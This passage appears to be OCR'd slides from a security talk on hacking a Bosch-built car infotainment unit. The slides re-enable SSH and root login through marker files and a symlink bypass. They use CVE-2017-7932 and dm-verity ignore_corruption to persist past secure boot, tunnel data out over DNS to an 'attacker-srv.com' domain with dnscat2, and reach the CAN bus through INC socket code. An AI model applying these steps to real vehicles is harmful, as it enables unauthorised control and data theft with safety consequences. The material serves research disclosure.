
```
rm /var/opt/bosch/dynamic/ald/SSHdisabled
rm /var/opt/bosch/dynamic/ald/rootLogindisabled
touch /var/opt/bosch/dynamic/ald/SSHenabled
touch /var/opt/bosch/dynamic/ald/rootLogindenabled
rm /var/opt/bosch/dynamic/ald/FWdisabled
```

Persistence: SSH Server patch

A new service tty-ssh-checker is added as a dependency for sshd@.service:

```
#!/bin/bash
Marker_Path=/var/opt/bosch/dynamic/ald
ALD_Level=$(dbus-send --system --dest=com.adit.de.ALD ...)
...
if [ ${ALD_Level} -lt 30 ];
then
    if [ -f ${Marker_Path}/SSHenabled ];
    then
        rm ${Marker_Path}/SSHenabled
        touch ${Marker_Path}/SSHdisabled
    fi
fi
sync
exit 0
```

Persistence: SSH Server patch bypass



```
ln -s SSHenabled SSHdisabled
```

tty-ssh-checker.service


```
1. rm SSHenabled
2. touch SSHdisabled
(Due to symlink, SSHenabled is recreated)
```

sshd@.service

```
check SSHenabled
```


SSH server started

Persistence: Secure Boot Overview


HAB
U-boot
Linux
dm-verity
Read from SPI
EXEC
1
Execute HAB from BootROM
SPI
CSF
U-boot
AUTH
2
EXEC
3
Execute U-boot when AUTH is completed
Read from eMMC memory storage
eMMC
CSF
Linux
AUTH
4
CSF
DTB
AUTH
5
bootargs
Execute Linux kernel with boot arguments from DTB
EXEC
6
kernel command line
EXEC
7
Validate the root filesystem by predefined hashes, and **mount** if FS is correct

Persistence: HAB


- HAB code is located in the Boot ROM and is loaded at 0 address
- After the system boot, this memory is still loaded
- It can be dumped via accessing physical addresses 0x0 - 0x12000
  - Utilize /dev/mem



```
00000000:  1C F0 9F E5-1C F0 9F E5-1C F0 9F E5-1C F0 9F E5  L-ƒõL-ƒõL-ƒõL-ƒõ
00000010:  1C F0 9F E5-1C F0 9F E5-1C F0 9F E5-1C F0 9F E5  L-ƒõL-ƒõL-ƒõL-ƒõ
00000020:  1C F0 9F E5-C0 FC 00 00-BC FF 93 00-C0 FF 93 00  L-ƒõ└³  ╝ ô └ ô
00000030:  C4 FF 93 00-C8 FF 93 00-CC FF 93 00-D0 FF 93 00  ─ ô ╚ ô ╠ ô ð ô
00000040:  D4 FF 93 00-D8 FF 93 00-15 00 00 00-43 6F 70 79  È ô Ï ô §   Copy
00000050:  72 69 67 68-74 20 28 43-29 20 32 30-30 37 2D 32  right (C) 2007-2
00000060:  30 31 33 20-46 72 65 65-73 63 61 6C-65 20 53 65  013 Freescale Se
00000070:  6D 69 63 6F-6E 64 75 63-74 6F 72 2C-20 49 6E 63  miconductor, Inc
00000080:  2E 20 41 6C-6C 20 52 69-67 68 74 73-20 52 65 73  . All Rights Res
00000090:  65 72 76 65-64 2E 00 00-DD 00 2C 41-5D 74 00 00  erved.  ¦ ,A]t
000000A0:  1F 76 00 00-89 76 00 00-F5 79 00 00-9B 79 00 00  ▼v  ëv  §y  øy
000000B0:  C1 78 00 00-53 77 00 00-0F 7B 00 00-55 7B 00 00  ┴x  Sw  ☼{  U{
000000C0:  C1 7B 00 00-83 23 00 00-35 20 00 00-A5 22 00 00  ┴{  â#  5   Ñ"
```


Persistence: Secure Boot Bypass

- Known CVE-2017-7932 found by Quarkslab:
    - Stack Overflow in CSF certificate processing




Persistence: Secure Boot Bypass

- Known CVE-2017-7932 found by Quarkslab:
  - Stack Overflow in CSF certificate processing
- Allows to disable signature check for DTB
- Patch arguments for dm-verity with extra value ignore_corruption



Persistence: Secure Boot Bypass

- Modify the root filesystem:




```
[redacted]>ssh -l root 172.17.1.155
root@MYCAR:~#
root@MYCAR:~#
root@MYCAR:~#
root@MYCAR:~# mount -o remount,rw /
root@MYCAR:~# touch /etc/poc
root@MYCAR:~# ls -la  /etc/poc
-rw-r--r--    1 root     root             0 May 10 02:01 /etc/poc
root@MYCAR:~# reboot
client_loop: send disconnect: Connection reset

[redacted]>
[redacted]>ssh -l root 172.17.1.155
root@MYCAR:~#
root@MYCAR:~#
root@MYCAR:~#
root@MYCAR:~# ls -la /etc/poc
-rw-r--r--    1 root     root             0 May 10 02:01 /etc/poc
```

- Patch the bash script /opt/bosch/base/bin/app_fcswupdate_wrapper.sh, which is executed on every boot

Data exfiltration

- IVI has access to the Internet over TCU
- DNS requests are not filtered
- Requests to subdomains *.attacker-srv.com can be used for data exfiltration
- Use dnscat2[1] to create a tunnel to the TCP server on IVI




[1] https://github.com/iagox86/dnscat2

CAN Communication

CAN Communication


Possible ways to achieve arbitrary access to the CAN bus:

- Utilize legitimate interfaces and APIs
- Upload modified firmware to the RH850
- Exploit vulnerabilities in the communication protocol



CAN Communication: Information Gathering

- OPKG - Open PacKaGe Management
- Grep for CAN word in package descriptions
- Found that services use inc-scc network service
- The network traffic on this interface is non-typical




```
   1 0.000000          SLL      137 Unicast to us
   2 0.012422          SLL       38 Sent by us
   3 0.080289          SLL       63 Unicast to us
   4 0.180285          SLL       63 Unicast to us
   5 0.247418          SLL       30 Unicast to us
   6 0.249064          SLL      144 Unicast to us
   7 0.280269          SLL       63 Unicast to us
   8 0.343535          SLL      749 Unicast to us

Frame 1: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits)
Linux cooked capture v1
Data (121 bytes)
   Data [truncated]: ffffff06410c000419ca031b061908690b021eca03fb7f0680f9…
   [Length: 121]
```

CAN Communication: Information Gathering for INC


- Source code in the SDK on the official website[1]
- Push request[2]
- /opt/bosch/base/bin/inc_send_out.out can be used as an example to test CAN communication on IVI

[1] https://oss.bosch-cm.com/download/Nissan_AIVI/2610_190620/OSS_DVD_Content.zip
[2] https://lwn.net/Articles/706002/


CAN Communication: INC Internals



CAN Communication: INC Client Example




```
uint16_t port = 0xc700 | 0xb;

int sock = socket(AF_KCM, SOCK_STREAM, 0);

hostent *host = gethostbyname("scc-local");
sockaddr addr = { 0 };
addr.sa_family = AF_INET;
memcpy(&addr.sa_data[2], *host->h_addr_list, host->h_length);
bind(sock, &addr, sizeof(addr));

memset(&addr, 0, sizeof(addr));
host = gethostbyname("scc");
addr.sa_family = AF_INET;
memcpy(&addr.sa_data[2], *host->h_addr_list, host->h_length);
*(uint16_t *)addr.sa_data = __rev16(port);
connect(sock, &addr, sizeof(addr))
...
char buf[0x10] = {
    0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
    0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
};
recv(sock, buf, sizeof(buf), 0);
...
send(sock, buf, sizeof(buf), 0);
```



```
0010  01 02 0b 0b 41 41 41 41  41 41 41 41 41 41 41 41
0020  41 41 41 41
```

CAN Communication: INC Ports

- All ports can be found in include/linux/inc_ports.h
- The base port number - 0xc700
- For example, DOWNLOAD port - (0xc700 | 11)




- SPM
- PORT_EXTENDER_GPIO
- PORT_EXTENDER_ADC
- PD_NET
- DIA_UDD
- SENSORS
- DLT
- GNSS
- WDG
- PORT_EXTENDER_PWM
- DOWNLOAD
- THERMAL_MANAGEMENT
- SUPPLY_MANGEMENT
- NET_CTRL
- NET_BROADCAST
- NET_TP0
- NET_TP1
- NET_TP2
- NET_TP3
- INPUT_DEVICE
- DIA_EVENTMEMORY
- PRJ_COMP2
- SYSTEM_STATEMACHINE
- NET_TP8
- NET_TP9
- DIMMING
- NET_TP4
- NET_TP5
- ERROR_MEMORY
- NET_TP6
- NET_TP7
- BAP_00
- BAP_01
- PRJ_COMP3
- EARLY_AUDIO
- ADR3CTRL
- TTFIS
- SECURITY
- PORT_EXTENDER_ADC
- RTC
- PRJ_COMP
- GNSS_FW_UPDATE
- EARLY_APP
- ENGINEERING_MENU

CAN Communication: Legit Way

